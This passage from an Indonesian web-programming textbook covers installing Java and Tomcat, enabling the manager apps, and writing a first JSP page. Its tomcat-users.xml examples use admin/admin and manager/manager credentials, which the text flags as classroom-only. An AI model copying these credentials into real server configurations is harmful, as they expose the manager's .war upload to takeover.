
Tomcat adalah program Java, sehingga memerlukan Java untuk berjalan. Untuk sekadar *menjalankan* Tomcat, *runtime* Java sudah cukup; meskipun begitu, pasanglah **JDK** lengkap, karena dua alasan. JDK sudah berisi *runtime*, jadi tidak ada yang hilang. Selain itu JDK berisi `javac`, sang kompilator, yang Anda perlukan untuk membangun *servlet* — dan yang, seperti dijelaskan Subbab 7.5, dipakai sendiri oleh *container* JSP pada saat berjalan. Periksa keduanya dari terminal:

```
java -version
javac -version
```

Jika perintah pertama menjawab dan yang kedua tidak, yang terpasang adalah *runtime*, bukan JDK. Tomcat juga perlu tahu *di mana* Java berada. Ia melihat variabel lingkungan `JAVA_HOME` (atau `JRE_HOME`), dan jika keduanya tidak ada, ia mencoba `java` mana pun yang ada di `PATH`. Menetapkan `JAVA_HOME` secara eksplisit menghemat satu sore penuh kebingungan pada mesin yang memiliki dua Java.

7.3.2 Galat yang pertama kali dilihat semua orang


XAMPP untuk Windows, yang dipasang di Bab 5, menyertakan Tomcat. Tekan **Start** pada baris Tomcat di mesin yang belum memiliki Java, dan log dipenuhi tulisan merah, seperti pada **Gambar 7.3**.



Gambar 7.3 Kegagalan yang dialami hampir setiap pembaca pada percobaan pertama. XAMPP menjalankan Apache dan MySQL, lalu melaporkan, pada baris-baris berbingkai (1), *"Tomcat Started/Stopped with errors, return code: 1 — Make sure you have Java JDK or JRE installed and the required ports are free."* XAMPP menyertakan Tomcat tetapi tidak menyertakan Java, padahal Tomcat adalah program Java.


Pesan itu mengatakan dengan tepat apa yang salah: tanpa Java, tidak ada Tomcat. Anak kalimat keduanya — *"the required ports are free"* — adalah penyebab umum lainnya: jika port 8080 sudah dipakai program lain, Tomcat berhenti dengan kode yang sama. Hentikan program lain itu, atau ubah port pada baris `<Connector port="8080" …>` di `conf/server.xml`.

Gambar 7.4 memperlihatkan instalasi Java di foldernya sendiri, dengan JDK dan JRE berdampingan.



Gambar 7.4 Java terpasang di foldernya sendiri, dengan JDK (1) dan JRE (2) bersebelahan; sejak Java 11, JDK saja sudah cukup. XAMPP mencari Java di tempat yang tetap; berkas `setenv.bat` di folder `bin` milik Tomcat adalah tempat untuk menyuruhnya mencari di tempat lain.

Jika XAMPP masih tidak menemukan Java setelah pemasangan, buatlah `xampp\tomcat\bin\setenv.bat` yang berisi satu baris penunjuk instalasi Anda — misalnya `set JAVA_HOME=C:\Program Files\Eclipse Adoptium\jdk-25` — lalu jalankan Tomcat lagi. Setelah Java ditemukan, baris Tomcat berubah hijau, seperti pada **Gambar 7.5**.



Gambar 7.5 Panel kendali XAMPP dengan Apache, MySQL, dan Tomcat yang berjalan: baris Tomcat (1), *port*-nya (2), dan log yang menyatakan *running* (3). Di antara port Tomcat, 8080 dipakai peramban dan 8005 adalah port penghenti, itulah sebabnya Tomcat dapat dihentikan dengan perintah maupun dengan sinyal.

> **Periksa versinya sebelum memercayai Tomcat bawaan XAMPP.** XAMPP untuk Windows yang terbaru, 8.2.12, membawa Tomcat 8.5.96 [3] — *container* `javax` yang kini telah melewati akhir masa pakainya (**Tabel 7.2**). Tomcat itu memadai untuk halaman JSP pertama di Subbab 7.4, yang tidak berisi *import*, tetapi tidak dapat menjalankan *servlet* bab ini, yang merupakan kode `jakarta`. Untuk *servlet* itu, pasanglah Tomcat 10.1 atau 11 secara terpisah seperti ditunjukkan subbab berikut; ia dapat hidup rukun di samping XAMPP selama hanya salah satunya yang memakai port 8080 pada satu waktu.

7.3.3 Memasang Tomcat 10.1 atau 11 secara terpisah

Halaman unduhannya adalah `https://tomcat.apache.org/`; pilih **Tomcat 11** (atau 10.1) di menu kiri dan, di bawah *Binary Distributions* → *Core*, ambil **zip** (Windows) atau **tar.gz** (macOS, Linux). Tomcat tidak memerlukan pemasang: membongkar arsip itu *adalah* pemasangannya. Folder tempat Anda membongkarnya disebut **`CATALINA_HOME`** di seluruh dokumentasi Tomcat — Catalina adalah nama mesin *servlet* Tomcat, sebagaimana Jasper adalah nama mesin JSP-nya.

Windows. Bongkar ke folder yang jalurnya tanpa spasi, misalnya `C:\tomcat\apache-tomcat-11.0.x`. Lalu, di PowerShell:

```
winget install EclipseAdoptium.Temurin.25.JDK      # lewati jika Bab 1 sudah melakukannya
$env:JAVA_HOME = "C:\Program Files\Eclipse Adoptium\jdk-25"   # sesuaikan dengan folder
Anda
cd C:\tomcat\apache-tomcat-11.0.x\bin
.\startup.bat
```

Sebuah jendela terbuka dengan log Tomcat yang diakhiri `Server startup in [...] milliseconds`. Jadikan `JAVA_HOME` permanen melalui *Settings* → *System* → *About* → *Advanced system settings* → *Environment Variables*. `.\shutdown.bat` menghentikan Tomcat; `.\catalina.bat run` menjalankannya di jendela yang sedang dipakai, yang lebih praktis selama belajar.

macOS. Jalan tercepat adalah Homebrew, yang memasang Tomcat terbaru beserta Java untuknya:

```
brew install --cask temurin@25       # lewati jika Bab 1 sudah melakukannya
brew install tomcat                  # Tomcat terbaru (versi 11 saat buku ini ditulis)
catalina run                         # berjalan di terminal ini; Ctrl+C menghentikannya
```

`brew services start tomcat` menjalankannya di latar belakang. Jika memakai arsip, bongkar ke `~/tomcat`, jalankan `chmod +x bin/*.sh` sekali, lalu `bin/catalina.sh run`.


Linux. Bongkar arsip ke folder *home* Anda, sehingga Tomcat berjalan atas nama pengguna Anda sendiri dan tidak memerlukan `sudo`:

```
sudo apt install openjdk-21-jdk            # atau openjdk-25-jdk bila rilis Anda
menyediakannya
mkdir -p ~/tomcat && tar -xzf ~/Downloads/apache-tomcat-11.0.*.tar.gz -C ~/tomcat
cd ~/tomcat/apache-tomcat-11.0.*/bin && chmod +x *.sh
./catalina.sh run
```

Ubuntu 24.04 juga menyediakan `sudo apt install tomcat10` (rilis 10.1 yang berjalan sebagai layanan sistem, dengan aplikasi di `/var/lib/tomcat10/webapps`), tetapi untuk belajar, arsip di folder *home* lebih mudah diperiksa dan dibuang.

7.3.4 Membuktikan bahwa ia berjalan

Buka peramban di `http://localhost:8080/`. Jika Tomcat berjalan, muncul halaman sambutannya, **Gambar 7.6**, padanan dasbor XAMPP dari Bab 5 di dunia Java.



Gambar 7.6 Halaman sambutan Tomcat di `localhost:8080`, di sini dari instalasi 8.5; halaman versi 10.1 atau 11 yang terkini bertata letak sama. Versi pada judulnya (1) menentukan apakah kode Anda memakai `javax.servlet` atau `jakarta.servlet` (**Tabel 7.2**). Di kanan (2) ada tiga aplikasi manajemen, dan secara bawaan ketiganya menolak Anda.

Dua hal perlu diperhatikan. **Portnya 8080, bukan 80**, sehingga harus ditulis; lupa menulis `:8080` adalah alasan paling umum seorang pemula menyimpulkan Tomcat tidak berjalan padahal berjalan. Selain itu, **Apache dan Tomcat adalah dua server yang berbeda** yang dapat berjalan bersamaan pada port berbeda tanpa saling mengetahui.

Jika halaman tidak muncul, bacalah log — `logs/catalina.out`, `logs\catalina.<tanggal>.log`, atau terminal itu sendiri — tempat Java yang tidak ditemukan, port 8080 yang terpakai, atau salah ketik di `server.xml` menampakkan diri dalam tiga puluh baris pertama.

7.3.5 Membuka aplikasi manajemen

Tombol **Server Status**, **Manager App**, dan **Host Manager** menuju aplikasi yang disertakan Tomcat: *manager* men-*deploy*, memuat ulang, dan menghapus aplikasi, *host manager* mengatur *virtual host*, dan *server status* melaporkan memori dan *thread*. Secara bawaan ketiganya menolak setiap pengunjung — dan itu benar, karena *manager* yang tidak dilindungi adalah remote control untuk server Anda. Untuk membukanya, tambahkan akun beserta perannya ke `conf/tomcat-users.xml`, sebelum tag penutup `</tomcat-users>`, seperti pada **Kode 7.2**.

Kode 7.2 Satu akun dengan dua peran. `manager-gui` membuka aplikasi *manager*; `admin-gui` membuka *host manager*.


```
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="admin" password="admin" roles="manager-gui,admin-gui"/>
```

Bila orang yang berbeda perlu kewenangan yang berbeda, berikan setiap peran akunnya sendiri, seperti pada **Kode 7.3**.

Kode 7.3 Dua akun, masing-masing satu peran. *Manager* dapat men-*deploy* aplikasi; administrator dapat mengatur *host*; tidak ada yang dapat mengerjakan tugas yang lain.


```
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="manager" password="manager" roles="manager-gui"/>
<user username="admin"   password="admin"   roles="admin-gui"/>
```

Simpan berkas itu dan mulai ulang Tomcat: `tomcat-users.xml` dibaca saat Tomcat mulai, tidak sesudahnya. Lalu klik **Server Status**, seperti pada **Gambar 7.7**.




Gambar 7.7 Halaman sambutan lagi, dengan penunjuk di atas **Server Status** (1). Bilah status (2) menunjukkan tujuannya: `localhost:8080/manager/status`. *Manager* sendiri adalah aplikasi web yang di-*deploy* seperti aplikasi lain.

Peramban meminta nama pengguna dan kata sandi, **Gambar 7.8**, karena aplikasi *manager* dilindungi batasan keamanan di dalam *deployment descriptor*-nya sendiri.



Gambar 7.8 Tomcat meminta kredensial dari `tomcat-users.xml`: nama pengguna (1), kata sandi (2), **Sign in** (3). Inilah autentikasi HTTP Basic yang diatur sepenuhnya oleh *container*: tidak ada kode di aplikasi *manager* yang melakukan pemeriksaan.

Ketikkan akun yang Anda buat, dan tampillah **Gambar 7.9**.



Gambar 7.9 Halaman status server Tomcat. Tabel pertamanya memuat versi Tomcat (1), versi (2) dan vendor JVM, sistem operasi, serta nama *host* — empat fakta yang perlu disebutkan setiap kali Anda meminta bantuan tentang sebuah *deploy*.

> **Jangan pernah memakai `admin`/`admin` di lingkungan sungguhan.** Kata sandi di **Kode 7.2** dipilih agar semua orang di kelas dapat mengetiknya. Pada mesin yang dapat dijangkau dari luar, kata sandi itu adalah pintu terbuka: *manager* menerima unggahan berkas `.war`, dan berkas `.war` adalah program. Gunakan kata sandi acak yang panjang, dan biarkan *manager* terbatas pada `127.0.0.1`, yang merupakan pengaturan bawaan Tomcat di `META-`

> `INF/context.xml` milik *manager*. Ini adalah pelajaran kata sandi *root* MySQL di Bab 5, dan kesalahannya pun sama.

7.3.6 Tomcat di dalam VS Code: Community Server Connectors

Menjalankan Tomcat dari terminal berfungsi di mana saja. Di dalam VS Code ada cara yang lebih ramah: ekstensi gratis **Community Server Connectors** buatan Red Hat (pengenal `redhat.vscode-community-server-connector`), yang menjalankan, menghentikan, dan men-*deploy* ke Tomcat dari bilah samping editor. Nama menu di bawah ini adalah nama pada rilis ekstensi yang terkini; kata-katanya sedikit bergeser dari versi ke versi, tetapi alurnya tidak.

1. **Pasang ekstensinya.** Di VS Code buka tampilan Extensions (Ctrl+Shift+X, atau Cmd+Shift+X di macOS), cari *Community Server Connectors*, lalu tekan **Install**. Ekstensi ini memerlukan JDK 11 atau lebih baru, yang sudah disediakan Bab 1.
2. **Temukan tampilan Servers.** Bagian baru bernama **SERVERS** muncul di bawah bilah samping Explorer. Isinya satu entri, *Community Server Connector*, yang menyala sendiri; tunggu sampai tertulis *Started*.
3. **Buat server.** Klik kanan *Community Server Connector* dan pilih **Create New Server...**. Saat ditanya *"Download server?"*, jawab **Yes** dan pilih *Apache Tomcat 11.0.x* (atau 10.1.x) dari daftar; setujui lisensinya, dan ekstensi mengunduh serta membongkarnya untuk Anda. Jika Anda sudah membongkar Tomcat di Subbab 7.3.3, jawab **No, use server on disk** lalu pilih folder itu.
4. **Jalankan.** Klik kanan server baru itu dan pilih **Start Server**. Panel *Output* terbuka dengan log Tomcat; setelah tercetak `Server startup in [...] milliseconds`, buka `http://localhost:8080/` persis seperti di Subbab 7.3.4.
5. **Deploy aplikasi.** Klik kanan server, pilih **Add Deployment**, lalu jawab *File* untuk memilih berkas `.war` (Subbab 7.7 membangunnya) atau *Exploded* untuk memilih folder bertata letak WAR. Kemudian klik kanan server lagi dan pilih **Publish Server (Full)**. Aplikasi muncul di bawah server beserta statusnya; **Server Actions... → Show in browser** membukanya.
6. **Hentikan** dengan **Stop Server** setelah selesai. Tomcat adalah proses seperti proses lain, dan membiarkannya berjalan membuat port 8080 tetap terpakai.

Ekstensi ini menjalankan skrip `catalina` yang sama dengan yang Anda jalankan sendiri, sehingga pada hari ada yang tidak beres, log di panel Output adalah `catalina.out` yang sama, dan perbaikannya pun sama.

7.3.7 Apa yang dapat dan tidak dapat dilakukan proses pembangunan buku ini

Anda perlu tahu persis bagaimana kode bab ini diperiksa. Mesin tempat buku ini dibangun tidak dapat mengunduh Tomcat, berkas jar JSTL, maupun *driver* MySQL, sehingga **jalur Tomcat dikompilasi tetapi tidak di-*deploy***: setiap *servlet*, *filter*, dan *listener* dikompilasi terhadap `jakarta.servlet-api-6.0.0.jar` resmi, WAR-nya dirakit oleh skrip *build*, dan *servlet* serta *filter*-nya *dijalankan* oleh program uji yang menggantikan *container* (Subbab 7.20). Halaman JSP jalur itu tidak dijalankan, dan tidak ada keluaran dalam bab ini yang disajikan sebagai keluaran halaman-halaman itu.

Tiga jalur lain **benar-benar** dijalankan: MiniJSP, mesin JSP kecil yang hanya memerlukan JDK (Subbab 7.4 sampai 7.14), halaman nota yang sama di atas server HTTP bawaan JDK (Subbab 7.21), dan di Flask (Subbab 7.22). Kode akses datanya juga dijalankan terhadap server MariaDB, yang berbicara dengan protokol MySQL. Berkas `VERIFIED.md` di folder kode mencantumkan setiap perintah beserta hasilnya.

7.4 Halaman JSP Pertama

7.4.1 Enam baris

Inilah halaman JSP pertama yang klasik. Ketikkan ke dalam berkas bernama `hello.jsp`.


Kode 7.4 `hello.jsp`, halaman JSP pertama. Semuanya HTML biasa, kecuali karakter dari `<%=` sampai `%>`.

```
<html>
    <body>
        Hello, Web Programming class!
        <br>
        Current time is <%= new java.util.Date() %>
    </body>
</html>
```

Gambar 7.10 adalah berkas yang sama di dalam editor, dengan pewarnaan yang memperlihatkan pembagiannya: tag digambar sebagai HTML, dan di dalam `<%= … %>` kata `new` diwarnai sebagai kata kunci Java. Hitam adalah konten statis; ekspresi berwarna adalah konten dinamis.

Gambar 7.10 `minijsp/webapp/hello.jsp` dari kode bab ini, di dalam editor. Editor tahu bahwa ini halaman web dan mewarnai tag-tagnya; editor juga tahu bahwa `<%= … %>` adalah Java. Inilah manfaat praktis yang dijanjikan **Tabel 7.1**, terlihat di layar.

Taruh berkas itu di tempat yang dapat dilihat Tomcat — untuk percobaan cepat, di `webapps/ROOT/` di bawah `CATALINA_HOME` — lalu mintalah di `http://localhost:8080/hello.jsp`. **Gambar 7.11** adalah hasilnya dari mesin MiniJSP pada Subbab 7.4.3, yang melayani halaman itu persis seperti Tomcat.



Gambar 7.11 Halaman yang sama di Chromium, dilayani MiniJSP di `127.0.0.1:8751/hello.jsp` dengan jam server diatur ke waktu Asia/Jakarta (WIB). Dua baris teks, dan tanggal yang dihitung beberapa milidetik sebelum gambar diambil.

7.4.2 Membaca halaman sepotong demi sepotong

Segala sesuatu di luar satu-satunya tag itu — `<html>`, `<body>`, kalimat sapaan, `<br>`, dan tag-tag penutup — adalah **template text** (teks templat): bukan Java, tidak diperiksa, disalin ke peramban

persis seperti ditulis. `<%= new java.util.Date() %>` adalah **ekspresi JSP**: pada saat permintaan, ekspresi Java di antara `<%=` dan `%>` dievaluasi, diubah menjadi teks, dan disisipkan di tempat tag itu berada; sebuah `Date` menjadi teks seperti `Wed Sep 23 16:40:25 ICT 2026`.

> **DEFINISI. Template text** adalah segala sesuatu di halaman JSP yang berada di luar tag JSP. *Container* menyalinnya ke respons tanpa perubahan. **Konten dinamis** adalah apa yang dihasilkan tag-tag JSP. Halaman JSP adalah teks templat yang dilubangi, dan lubang-lubang itu diisi pada saat permintaan.

Itulah kalimat yang dipakai Bab 3 untuk PHP, dan memang disengaja: `<?php … ?>` membuat lubang yang sama pada berkas yang sama jenisnya. Bahasanya berbeda; susunannya tidak.

7.4.3 Menjalankannya tanpa Tomcat

Agar setiap pembaca dapat melihat keluaran yang sebenarnya, bahkan di tempat Tomcat tidak dapat dipasang, bab ini menyertakan **MiniJSP**, mesin JSP kecil berukuran sekitar dua ribu baris Java di `Code_new/Chapter07/minijsp/`. Mesin ini hanya memerlukan JDK dan *driver* SQLite. Ia menerjemahkan berkas `.jsp` menjadi kelas Java seperti yang dilakukan *container*, mengompilasinya dengan kompilator di dalam JDK, dan melayaninya dengan server web bawaan JDK. Ini mesin untuk belajar — hanya tag inti, tanpa pustaka tag buatan sendiri — tetapi apa yang diimplementasikannya mengikuti spesifikasi. Dari folder `minijsp`:

```
./run.sh                    # Windows PowerShell: .\run.ps1     Command Prompt: run.bat
```

lalu mintalah `http://127.0.0.1:8082/hello.jsp`. **Kode 7.5** adalah badan responsnya, persis seperti yang kembali.

Kode 7.5 Respons sebenarnya untuk **Kode 7.4**, dilayani MiniJSP. Setiap karakter teks templat bertahan, termasuk karakter tab, dan ekspresinya menjadi tanggal.

```
<html>
    <body>
        Hello, Web Programming class!
        <br>
        Current time is Wed Sep 23 16:40:25 ICT 2026
    </body>
</html>
```

Tiga pengamatan. **`<%= … %>` lenyap**: seperti PHP, kode dihabiskan di server dan hanya keluarannya yang melintasi jaringan. **Spasi dipertahankan persis**: *container* menyalin, tidak memformat ulang. **Tanggalnya adalah tanggal server**, dalam zona waktu server (ICT, selisih waktunya sama dengan Waktu Indonesia Barat); sebuah halaman harus memutuskan jam *milik siapa* yang ditampilkannya, dan aplikasi Laundry menyimpan setiap waktu secara eksplisit dalam waktu Asia/Jakarta.

> **CONTOH.** Tebaklah keluaran `Your bill is <%= 4 * 12000 %> rupiah.`
>
> Teks templat `Your bill is` disalin. Ekspresi `4 * 12000` dievaluasi sebagai aritmetika bilangan bulat Java, menghasilkan `48000`, yang diubah menjadi teks `48000` lalu disisipkan. Kemudian `rupiah.` disalin. Peramban menerima `Your bill is 48000 rupiah.` Perhatikan yang tidak ada: tanpa pemisah ribuan, tanpa `Rp`. Sebuah `int` Java menjadi deretan angka polos. Subbab 7.12 menyerahkan tugas ini kepada sebuah *bean*, yang `getPaymentRupiah()`-nya mengembalikan `Rp 48.000`.

